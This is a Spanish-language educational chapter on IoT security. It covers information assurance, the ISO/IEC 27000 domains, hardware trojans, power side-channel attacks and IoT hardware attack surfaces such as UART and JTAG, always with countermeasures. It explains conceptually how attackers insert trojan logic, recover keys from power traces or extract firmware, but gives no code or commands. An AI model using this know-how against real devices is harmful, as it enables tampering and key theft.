Confidencialidad: Implica proteger la información privada de usuarios, sistemas u otras entidades no autorizados. La transmisión inalámbrica de datos es el método de comunicación habitual en los entornos de IoT y, dado que una red inalámbrica es menos segura que una red alámbrica, la protección de la privacidad de los datos se convierte en un factor crítico.

Para garantizar la confidencialidad de los datos se debe utilizar métodos criptográficos como el cifrado, el control de acceso y la autenticación.
El cifrado de datos es un mecanismo utilizado para proteger la confidencialidad de los datos codificándolos de modo que las partes no autorizadas no puedan descifrarlos ni acceder a ellos.

(“Criptografía” y “Control de acceso” se detallan en los capítulos 3 y 4).

Los esquemas de autenticación y control de acceso evitan el acceso no autorizado a los recursos mediante la comprobación de las solicitudes de acceso de identidad a través de un mecanismo AAA. **A**utenticación (quién es usted), **A**utorización (a qué puede acceder) y **A**dministración (cuándo accedió).

No rechazo: El no rechazo garantiza que el remitente de los datos recibe una prueba de entrega y que el destinatario recibe una prueba de identidad del remitente, por lo que ninguno de los dos podrá negar posteriormente que haya procesado los datos.

El aseguramiento de la información requiere el desarrollo de una infraestructura de red capaz de rastrear y verificar consistentemente los intercambios de datos entre redes con márgenes de error mínimos.

2.5 Contramedidas de seguridad

Las contramedidas de seguridad son la segunda dimensión de la garantía de la información y consiste en tres categorías principales: tecnologías, políticas operativas, y educación & sensibilización.

Contramedidas Tecnologías:

- Basadas en software, son los programas y servicios instalados en dispositivos para proteger sus sistemas operativos, bases de datos y servicios. Algunos ejemplos de tecnologías basadas en software son los cortafuegos, los escáneres de red y de puerto, los analizadores de protocolos o firmas, los escáneres de vulnerabilidades y los sistemas de detección de intrusos.
- Basadas en hardware, son dispositivos que protegen los recursos de los sistemas de información de los ataques de ciberseguridad, como los dispositivos de cortafuegos y los servicios de filtrado de contenidos, los sistemas detección de intrusos, Intrusion Detection Systems (IDS) y sistemas de prevención de intrusos, Intrusion Prevention Systems (IPS).
- Basadas en redes, se utilizan para proteger los sistemas de información de la red utilizando tecnologías como Virtual Private Network (VPN), y el control de acceso a la red, Network Access Control (NAC), así como medidas de seguridad en los puntos de acceso inalámbricos.
- Basadas en la nube, son contramedidas como dispositivos de seguridad virtual en entornos virtuales de la nube. Ese entorno virtual es la base de los servicios de Cloud Computing más populares, incluyendo Software as a Service (SaaS), Infrastructure as a Service (IaaS), Platform as a Service (PaaS) y IT as a Service (ITaaS).

Políticas operativas: Las operaciones comprenden los procedimientos empleados por los usuarios del sistema, las configuraciones implementadas por los administradores del sistema y las normas que los programas informáticos utilizan durante operaciones específicas del sistema. Debe abarcar todos los datos, programas, sistemas, instalaciones, infraestructura técnica, usuarios de tecnología y terceros de una organización.

Las políticas, normas, directrices y procesos de ciberseguridad deben estar bien documentadas y suelen incluir:

- Políticas de identificación y autenticación
- Políticas de contraseñas
- Políticas de uso aceptable
- Políticas de acceso remoto
- Políticas de mantenimiento de la red
- Políticas de gestión de incidentes

Educación y sensibilización: La educación y entrenamiento son esenciales para hacer cumplir eficazmente las políticas y los procedimientos. Un programa integral y continuo de concienciación sobre seguridad debe concienciar a los empleados y usuarios sobre las amenazas de la ciberseguridad.

En particular los profesionales de las tecnologías de la información pueden necesitar una formación especializada para configurar y emplear adecuadamente la tecnología utilizada para aumentar la fiabilidad y la seguridad de los servicios de información. El establecimiento de un programa de capacitación integral de garantía de la información constituye una medida de mitigación de riesgos.

2.6 Estados de la información

En todo momento la información o datos de una organización se encuentra en uno o más de los siguientes estados, reposo, transmisión, procesamiento.

Datos en reposo: Estos son los datos almacenados, algunos métodos de almacenamiento son:

- Direct Attached Storage (DAS). Almacenamiento que está directamente conectado a un sistema informático. En un entorno de IoT, DAS está dentro de la red Fog.
- Redundant Array of Independent Disk (RAID). Es el conjunto de múltiples discos duros que mejoran el rendimiento y la tolerancia a fallos.
- Network Attached Storage (NAS). Es un servicio de almacenamiento de archivos que comparte datos entre los usuarios de la red. Un ejemplo de NAS en IoT podría ser la gestión de almacenamiento de dispositivos IoT en un sistema doméstico inteligente.
- Storage Area Network (SAN). Es un almacenamiento basado en red que permite que varios servidores utilicen el almacenamiento centralizado a través de interfaces de alta velocidad.
- Cloud Storage o almacenamiento en nube, es un almacén en un centro de datos al que se accede a través de Internet. Este tipo de almacenamiento es ampliamente utilizado por las aplicaciones de IoT para almacenar y analizar datos.

Los almacenamientos locales como DAS son más susceptibles a ataques, conllevan más vulnerabilidades y problemas de gestión. Los almacenamientos RAID, SAN, NAS y Cloud son más seguros, pero más difíciles de configurar.

Datos en transmisión: Existen tres métodos principales para transmitir datos de un dispositivo a otro:

- Sneaker net es un método de transmisión física de datos mediante un dispositivo extraíble. En IoT se utiliza en un entorno donde los sensores se encuentran en una zona rural sin conexión de red.
- Redes cableadas, esta es la red de cable como el cableado de cobre y medios de fibra óptica.
- Redes inalámbricas. Esta es la red más popular en las aplicaciones de IoT que utiliza ondas de radio para la transmisión de datos.

Datos en procesamiento: Estos son los datos que se encuentra en una de las siguiente etapas, entrada, modificación, cálculo y salida. La integridad de los datos se aplica a todas las etapas del ciclo de vida de los datos y comienza con la recolección de datos, ya sea ingresados manualmente, escaneados, cargados desde un archivo o producidos por sensores.

La modificación de los datos se realiza tanto por los usuarios como por los procesos, o se produce como consecuencia de un fallo del equipo o de un incidente de ciberseguridad.

2.7 Gestión de la ciberseguridad

El cubo “Aseguramiento de la Información” ayuda a identificar vulnerabilidades de seguridad y a implementar contramedidas. Sin embargo, también se requiere un sistema de gestión para asegurar la implementación de todos los aspectos que garantizan la información.

La Organización Internacional de Normalización (ISO) y Comisión Electrotécnica Internacional (IEC), ha desarrollado un marco global que ayuda a gestores de ciberseguridad a supervisar la aplicación completa de los requisitos de seguridad en las organizaciones [13].

La norma ISO/IEC 27000 es la norma para la seguridad de la información que describe doce dominios de ciberseguridad basados en la implementación completa de un sistema de gestión de seguridad de la información (SGSI).

En la siguiente tabla se da una breve descripción de doce dominios de ciberseguridad [13] [14].

Tabla 3 - Dominios de ciberseguridad (ISO/IEC 27000)

Dominio	Descripción
Evaluación de riesgos	Determina el valor cuantitativo y cualitativo del riesgo relacionado con una situación específica o amenaza reconocida.
Política de seguridad	Documentación que aborda las limitaciones y conductas de los miembros de una organización y a menudo especifica cómo se puede acceder a los datos y qué datos son accesible para quién.
Organización y Seguridad de Información	Modelo de gobernanza establecido por una organización para la seguridad de la información.
Gestión de Activos	Se trata de un inventario esquemático que clasifica los activos de información.

Seguridad de recursos humanos	Se encargan de los procedimientos de seguridad relativos a las altas y bajas de empleados de la organización.
Seguridad Física y Ambiental	Describe la protección de instalaciones informáticas dentro de una organización.
Gestión de comunicación y operación	Describe la gestión de los controles técnicos de seguridad de sistemas y redes.
Adquisición, desarrollo y mantenimiento de sistemas de información	Trata sobre la integración de la seguridad en las aplicaciones.
Control de acceso	Describe la restricción de permisos de acceso a redes, sistemas, aplicaciones, funciones y datos.
Gestión de incidentes	Explica cómo anticipar y responder a las brechas de seguridad de la información.
Gestión de la Continuidad	Describe la protección, mantenimiento y recuperación de procesos y sistemas críticos para el negocio.
Cumplimiento	Esto se refiere al proceso de garantizar el cumplimiento de las políticas, estándares y regulaciones de seguridad.

Cada dominio consiste en objetivos de control que describen los requisitos para la implementación de una gestión integral de la seguridad de la información o en ingles information security management (ISM) y que se incluyen en la norma ISO/IEC 27001.


Mientras que los objetivos de control son orientar a las empresas sobre qué acciones tomar, los detalles sobre cómo llevar a cabo las acciones se dan en los controles definidos en la norma ISO/IEC 27002.

3 Dispositivos de IoT

En un sistema de IoT, los datos son generados por múltiples tipos de dispositivos, procesados de diferentes maneras, transmitidos a diferentes ubicaciones y procesados por las aplicaciones.

CISCO define diez requisitos críticos para la seguridad para entornos de IoT, organizados por capa funcional tal como muestra el siguiente diagrama [15].

figura 5 - CISCO Requisitos para la seguridad de IoT



En este capítulo nos vamos a centrar en los dispositivos, capas 5, 6 y 7. En particular consideraremos las características de los dispositivos y las amenazas de seguridad. Primero daremos una breve descripción de las capas en cuestión.

Capa 5. Arranque seguro e integridad del sistema: Componentes de hardware, como Trusted Platform Modules (TPM), pueden utilizarse para que en el arranque se garantice que los dispositivos funcionan según lo previsto, que la identidad del dispositivo es válida y que los datos relacionados con la seguridad, como las claves de cifrado, están protegidas contra la manipulación o la pérdida.

Capa 6. Sistema robusto y seguro: Los sistemas operativos de dispositivos IoT no deben prestar servicios de red innecesarios. Los servicios de red que no se usan podrían permitir a los hakers entrar en el sistema y comprometer la red.

Capa 7. Actualización segura del firmware y del sistema operativo: Es un requisito crítico que el firmware del dispositivo y los sistemas operativos se actualicen cuando se descubran vulnerabilidades. Muchos dispositivos de IoT se implementan en lugares remotos por lo que no es práctico transportarlos a una ubicación central para su actualización. Se debe implementar algún tipo de mecanismo seguro para actualizarlos a través de la red.

3.1 Vulnerabilidades de hardware


La gestión de la seguridad de los dispositivos de IoT plantea una serie de problemas, ya que son fabricados por diversos proveedores con diferentes estándares y nivel de calidad. Los dispositivos IoT suelen tener una potencia de cálculo limitada y deben ser energéticamente eficientes, por lo que a menudo no disponen de algoritmos criptográficos o protocolos de autenticación avanzados.

Los ataques de Hardware Trojan (HT) y Side-Channel Analysis (SCA) son considerados como las principales amenazas de seguridad de hardware en los Integrated Circuits (IC) por lo que los vamos a analizar con más detalle [16].

3.2 Troyanos de Hardware

Una modificación maliciosa en cualquier etapa del proceso de fabricación del circuito integrado que puede perturbar el funcionamiento del dispositivo se conoce como un troyano de hardware (HT). La imagen 6 muestra una versión simple de un HT.

figura 6 - Hardware Trojan




Un HT es normalmente activado por un sensor o por los estados lógicos internos, por el patrón de entrada o quizás el valor del contador interno. El payload o carga es toda la actividad que el troyano ejecuta cuando se activa.

3.3 Tipos de ataque HT

Existen varios métodos para clasificar los HT. En general, cualquier HT se basa en mecanismos de Trigger o Payload. El mecanismo Trigger HT activa la funcionalidad maliciosa leyendo el circuito objetivo, mientras que en un mecanismo Payload HT ejecuta la función escribiendo en el circuito objetivo. El siguiente diagrama muestra un modelo de clasificación expandida para HT basado en mecanismos de Trigger y Payload [17].


figura 7 - Taxonomía de TH basada en mecanismos de trigger y payload



Trigger HT: El HT activado digitalmente puede ser combinable o secuencial.

Como ejemplo, la figura 8 muestra un diagrama de circuito lógico que consta de tres puertas. La sección original de este circuito es la puerta AND que tiene A y B como entradas y C como salida, por lo tanto, C sólo puede ser 1 cuando A y B tienen el valor 1.

figura 8 - Trigger HT de combinación digital



La figura muestra también que el circuito ha sido modificado incluyendo un HT mediante la adición de una puerta NOR de 2 entradas como Trigger, que también utiliza A y B. Las salidas de la puerta AND y de la puerta NOR alimentan una puerta XOR de 2 entradas, que ha sido añadida como payload.

El resultado del ataque sería una salida modificada, C se convertirá en 1 cuando A y B tengan el valor 0.

Payload HT: Los HT también se pueden clasificar según sus mecanismos de payload o carga útil en dos clases principales: digitales y analógicas. Los troyanos digitales pueden afectar los valores lógicos de los nodos de carga útil internos seleccionados o pueden modificar el contenido de las posiciones de memoria. Los troyanos de payload analógica, por otro lado, afectan parámetros del circuito como el rendimiento, la potencia y el margen de ruido.

Además de provocar errores lógicos en el IC, un payload HT también puede diseñarse para ataques basados en software, para la escalada de privilegios, la puerta trasera de inicio de sesión y el robo de contraseñas.


El ataque de fuga de información es otro tipo de troyano de payload que captura información secreta pirateando el medio de transmisión, como una señal de radio o una interfaz de puerto de datos en serie. Un ataque de denegación de servicio puede ser iniciado por un troyano de payload comprometiendo el circuito y hacer que la funcionalidad del sistema no esté disponible.

3.4 Contramedidas de HT

Hay una serie de desafíos en el proceso de descubrimiento de HT. Un atacante podría haber implementado más de un HT y use diferentes formas, tamaños y estructuras para atacar con diferentes métodos. Los mecanismos de activación (triggers) y los efectos (payload) también pueden tener un gran número significativo de variaciones, lo que dificulta la implementación de pruebas y detección fiables. Además, la mayoría de los troyanos son pasivos durante la mayor parte del tiempo.

Como se ve en el diagrama de la figura 9, la protección contra los ataques de HT se orienta hacia tres clases de soluciones: Detección, Diseño enfocado en la seguridad y Run-time monitorización [18].

figura 9 - Visión de métodos de protección contra HT



Detección: Se puede utilizar técnicas destructivas o no destructivas.

- Destructivas: utiliza métodos de ingeniería inversa para desempacar una muestra de IC fabricado y analizarla reconstruyendo cada capa de imagen utilizando técnicas como el Pulido Mecánico Químico, en inglés, Chemical Mechanical Polishing (CMP) seguido de la reconstrucción de imágenes mediante un Escaneo Microscopio Electrónico, en inglés, Scanning Electron Microscope (SEM).
- No destructiva: se utiliza diferentes técnicas, tanto en las fases pre-silicion como post-silicion, para examinar los IC y detectar los HT. La verificación o simulación previa al silicio requiere una comparación con un modelo completamente especificado del IC. El diseño de IC a menudo implica núcleos de propiedad intelectual por lo que es cada vez más difícil obtener un IC completamente especificado. Las pruebas lógicas consisten en intentar activar el troyano utilizando vectores de prueba y luego observar los efectos de su propagación a los puertos de salida.
- El análisis de canal lateral compara las mediciones de parámetros como la corriente y los retardos del trayecto con los valores de referencia especificados, lo que indica diferencias y errores en el diseño.

Diseño enfocado en la seguridad: Para aumentar la detectabilidad de los troyanos se pueden incluir dos enfoques principales:

- Prevención de Inserción de HT: Esta a su vez incluye dos enfoques: la ofuscación y el relleno de diseño. La ofuscación implica ocultar la funcionalidad de un diseño de circuito al requerir una clave secreta para permitir que el IC funcione en modo normal, de lo contrario pasa a modo de ofuscación y produce funcionalidades y salidas incorrectas. En el enfoque de rellenado de diseño, todos los espacios en el circuito vacíos pueden llenarse con celdas de relleno que no tienen ninguna funcionalidad para evitar que los atacantes inserten el troyano de hardware en el circuito.

- Facilitación de detección de HT: Este enfoque utiliza sistemas integrados en el diseño del IC para ayudar a identificar el HT. Utiliza varias técnicas, como monitores de seguridad que son sensibles al retardo y a los cambios de corriente causados por la inserción de troyanos.


Run-time monitorización: Si bien la implementación de detección de HT y medidas de seguridad son críticas, se requieren también sistemas de monitoreo para continuar examinando los ICs después de su despliegue. En esta etapa se puede utilizar hardware y software para detectar HT y activar la implementación de las contramedidas adecuadas.

3.5 Ataque de análisis de canal lateral

En esta sección se analizan las amenazas de hardware iniciadas por el uso de información obtenida con ataques de Side-Channel Analysis (SCA) [19] [20] .
Estos ataques se pueden categorizar en tres clases, Simple Power Analysis (SPA), Differential Power Analysis (DPA), Correlation Power Analysis (CPA).

Simple Power Analysis (SPA): Observa el consumo de energía de un dispositivo a lo largo del tiempo e interpreta el patrón para identificar las operaciones realizadas por el dispositivo, como por ejemplo el cifrado Advanced Encryption Standard (AES).

figura 10 - Observación del consumo de energía



La imagen muestra un ejemplo de observación del consumo de energía de SPA que muestra una repetición de 10 rondas, lo que indica un probable mecanismo de encriptación AES.

Differential Power Analysis (DPA): Implica la interpretación visual de múltiples trazas de potencia, o gráficos de actividad eléctrica a lo largo del tiempo y el uso de técnicas avanzadas para calcular las diferencias entre múltiples trazas de estos conjuntos de datos.

Correlation Power Analysis (CPA): Es para identificar la clave criptográfica midiendo el consumo de energía del dispositivo de cifrado durante el proceso de cifrado de datos (Power Trace).

El atacante primero necesita acceder al dispositivo de encriptación, luego medir el rastro de energía mientras encripta texto plano conocido. Este valor se puede utilizar posteriormente para identificar la clave de encriptación obteniendo pequeñas secciones de subclaves y agregándolas.

Contramedidas de SCA: Los ataques de canal lateral son aplicables a la mayoría (si no a todas) las tecnologías de circuitos actuales y deben considerarse como una amenaza grave para la seguridad de los dispositivos integrados. Para mitigar ataques de SCA se requiere una combinación de métodos de contramedidas. Estas deben aplicarse en los diferentes niveles del diseño del hardware: físico, tecnológico, algorítmico y protocolos.

3.6 Requisitos de seguridad para dispositivos en IoT

Como ya se mencionó anteriormente los dispositivos de IoT son sensores, actuadores, controladores y pasarelas. Los sensores transmiten datos a las aplicaciones a través de pasarelas y las aplicaciones controlan los actuadores a través de la red.

Los dispositivos IoT son a menudo componentes que tienen una potencia, una memoria y unos ciclos de procesamiento muy limitados. Las capacidades de comunicación también son limitadas y, cuando la comunicación está disponible, es poco probable que se implemente el cifrado debido a la limitada capacidad de procesamiento de estos dispositivos.

La comunicación segura requiere medidas que eviten la interceptación y la falsificación de datos, así como técnicas para verificar que los datos recibidos proceden de fuentes auténticas. Por ejemplo, antes de poner estos dispositivos a funcionar se debería cambiar las credenciales por defecto.

3.7 Superficies de ataque OWASP

El proyecto OWASP Internet of Things está diseñado para ayudar a los fabricantes, desarrolladores y consumidores a comprender mejor los problemas de seguridad asociados con la IoT, y para permitir a los usuarios en cualquier contexto tomar mejores decisiones de seguridad al construir, desplegar o evaluar tecnologías de IoT [5]. Algunas de las áreas de ataque que se deben de considerar son:

Los sensores de hardware: A menudo se colocan en lugares que les permiten una fácil exposición a manipulaciones o daños físicos.

La memoria de dispositivos: Muchos dispositivos se fabrican y envían con nombres de usuario y contraseñas predeterminados. Los actores de amenazas pueden utilizar estas credenciales predeterminadas para acceder a la memoria del dispositivo, lo que puede exponer datos confidenciales como las credenciales de inicio de sesión de texto sin formato y las claves de cifrado.

Las interfaces físicas: Son vulnerables porque muchos dispositivos de IoT utilizan medios extraíbles, como tarjetas SD, para almacenar información y el sistema operativo. El acceso físico al dispositivo significa que la tarjeta puede ser retirada, duplicada o robada.

Firmware: Es el programa de software o conjunto de instrucciones programadas en el hardware del dispositivo. Las vulnerabilidades podrían ser una puerta trasera o claves de encriptación.

Actualización de firmware: Son susceptibles a que las actualizaciones se envíen sin cifrado, sin firma y pueden ser maliciosas. Si los atacantes pueden determinar la versión de un sistema operativo o aplicación, pueden buscar vulnerabilidades para explotar el dispositivo.

3.8 Componentes de hardware de dispositivos IoT

En esta sección consideramos en breve los principales componentes de los dispositivos IoT, a saber, las Unidades centrales de procesamiento, o bien, Central Processing Unit (CPU), las memorias y los puertos físicos.

Unidades centrales de procesamiento: Los dispositivos de IoT generalmente requieren baja potencia tanto para su consumo como para su procesamiento. Las CPUs se dividen en dos categorías principales: Computación por conjuntos de instrucciones reducidas, o bien, Reduced Instruction Set Computing (RISC) y la Computación por conjuntos de instrucciones complejas, o bien, Complex Instruction Set Computing (CISC).

Los procesadores RISC contienen menos transistores y por lo tanto son más baratos, consumen menos energía y producen menos calor. Estos atributos los hacen apropiados tanto para dispositivos móviles como para dispositivos de IoT. Las CPUs son vulnerables a ataques de canal lateral que eliminan efectivamente el aislamiento entre las aplicaciones de usuario y el sistema operativo o entre diferentes aplicaciones [21].

Memoria: Los tipos de memoria más comunes utilizados en los dispositivos de IoT son las tarjetas Secure Digital (SD) o MicroSD, la memoria volátil y no-volátil, y la tarjeta multimedia integrada.

- Las tarjetas SD: o tarjetas MicroSD para almacenar los datos necesarios para el funcionamiento de IoT o para almacenar los datos recogidos. También pueden incluir el sistema operativo y los archivos de configuración necesarios para su funcionamiento. Los datos y el contenido de la tarjeta SD de un dispositivo IoT se consideran datos sensibles, por lo que es necesario proteger las tarjetas para evitar la captura o manipulación de datos.
- Memoria no volátil: como Erasable Programmable Read-Only Memory (EPROM) y Electrically Erasable Programmable Read-Only Memory (EEPROM) se consideran no volátiles porque retienen la información almacenada incluso cuando el equipo está apagado. Este tipo de memoria almacena información crítica como firmware y el bootloader. Un atacante puede leer la comunicación entre la memoria y el microcontrolador.

Puertos físicos: Existen diversos puertos físicos en los circuitos de IoT, como USB y Ethernet que son los mismos que encontramos en cualquier otro dispositivo informático y utilizan las mismas medidas de seguridad. Por el otro lado hay otros puertos específicos para los circuitos de IoT que proporcionan conexiones en serie:

- Universal Asynchronous Receiver-Transmitter (UART): es una interfaz que utiliza tres pins principales Tx(Transmit), Rx (Receive) y Ground para la comunicación con dispositivos periféricos. Atacantes podrían acceder a los pins no utilizados, por eso es necesario deshabilitarlos para proteger los datos de la manipulación. El acceso a UART mediante un Shell es otra falla de seguridad que puede conducir a ataques serios, como el acceso y la toma de control de objetos domésticos inteligentes conectados.

- Inter-Integrated Circuit (I2C): es un protocolo para la comunicación en serie entre los chips de la misma tarjeta de circuito. Los datos que se transfieren entre el microcontrolador y los chips de la EEPROM son susceptibles de ser atacados.
- Serial Peripheral Interface (SPI): es un protocolo en serie para la comunicación a corta distancia entre dispositivos en la misma tarjeta. Utiliza 4 cables para establecer una comunicación full duplex síncrona. Es más rápido que UART e I2C. Sin embargo, las mismas vulnerabilidades se aplican a SPI.
- Joint Test Action Group (JTAG): es un protocolo que se utiliza para el testeo y debugging. Si un atacante obtiene acceso al puerto JTAG, podría extraer información como el firmware y la lógica del microcontrolador. También en algunos casos se podría cargar firmware malicioso en el dispositivo.

3.9 Mitigación de amenazas contra hardware de IoT

En un entorno de IoT, los dispositivos se despliegan a menudo en lugares remotos, lo que dificulta la aplicación de medidas de seguridad física. Un atacante podría robar los datos o robar el dispositivo, podrían dañarlos o quizás desconectarlos. Por lo tanto, para proteger los dispositivos de IoT de los atacantes se requieren medidas de seguridad física como la seguridad de los perímetros, quizás videovigilancia, envolturas a prueba de manipulaciones y quizás mecanismos inteligentes que desactiven el dispositivo en caso de manipulación. Además, muchos dispositivos de IoT están diseñados con sistemas de autocontrol para activar una alarma cuando detectan anomalías.

3.10 Seguridad de los datos y encriptación

Los dispositivos de IoT suelen requerir algún tipo de comunicación inalámbrica, lo que aumenta el riesgo de que atacantes intercepten datos sensibles de las transmisiones si no hay cifrado apropiado. El cifrado es el mecanismo que se utiliza para garantizar la confidencialidad de los datos mediante la aplicación de un algoritmo a los datos que los hace ilegibles para lectores no autorizados. En la tabla siguiente vemos varios estándares inalámbricos IoT que los fabricantes pueden utilizar que soportan algún nivel de seguridad:

Tabla 4 - Estándares inalámbricos IoT


Standard	Característica	Seguridad
Zigbee	10-100 metros, bajo consumo, baja tasa de datos	Encriptación Básica
LoRa	Hasta 10 kilometros, bajo consumo	Ofrece mejor Encriptación que Zigbee 64-128 bit
LTE-M	Largo alcance, usa celulares	La más segura, ofrece seguridad NSA AES de 256 bits
White-Fi	Hasta 100 metros, bajo consumo	WPA

3.11 La firma digital

La generación de la firma digital implica dos pasos. El primer paso consiste en convertir el contenido digital en hash y producir un valor hash. En el segundo paso, el valor hash anterior se "firma" utilizando una clave privada de propiedad exclusiva y no revelada del autor del contenido digital. Este segundo paso produce un valor, la firma, que se adjunta al contenido digital original.

Cualquiera que quiera verificar la firma de contenido digital tiene que realizar los dos pasos siguientes. En el primer paso, se produce de nuevo un valor hash del contenido digital, como en el proceso de generación de firmas. En el segundo paso, el valor hash reconstruido se utiliza como entrada al algoritmo de verificación de firmas, junto con la firma adjunta al contenido digital y la clave pública. Si el algoritmo determina que la firma es auténtica demuestra que el contenido digital es idéntico al contenido digital original (integridad), y que el autor de este contenido digital es realmente quien dice ser (autenticidad) [22].

figura 11 - Verificación de firma digital



3.12 Verificación de software/firmware con firma pública

Aplicando esta técnica de firma de clave pública al software/firmware, permite confiar en el código binario ejecutable simplemente tratando el programa binario como datos. El remitente del contenido digital es el aprobador de software, el encargado de aceptar el software validado para un dispositivo. El receptor es el dispositivo IoT.

